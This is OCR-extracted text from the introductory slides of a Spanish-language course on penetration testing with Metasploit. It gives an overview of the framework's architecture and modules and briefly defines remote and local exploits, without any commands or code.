Curso de


Hacking con Metasploit


Daniel Carvajal

¿Qué puedo hacer con metasploit?

- Todas las fases del Pentesting
- Gestionar información en

Introducción a Metasploit Framework


LIBRARIES
INTERFACES
TOOLS
Rex
Console
CLI
MSF Core
Web
PLUGINS
MSF Base
GUI
MODULES
Payloads
Exploits
Encoders
Nops
Aux


LIBRARIES
INTERFACES
TOOLS
Rex
Console
CLI
MSF Core
Web
PLUGINS
MSF Base
GUI
MODULES
Payloads
Exploits
Encoders
Nops
Aux
VARONIS

Tipos de exploit

- **Remote**

  Puede explotar vulnerabilidades remotamente a través de los servicios de red.
- **Local**


  Puede explotar vulnerabilidades localmente en un sistema, una vez se encuentra dentro de él.


Tipos de exploit

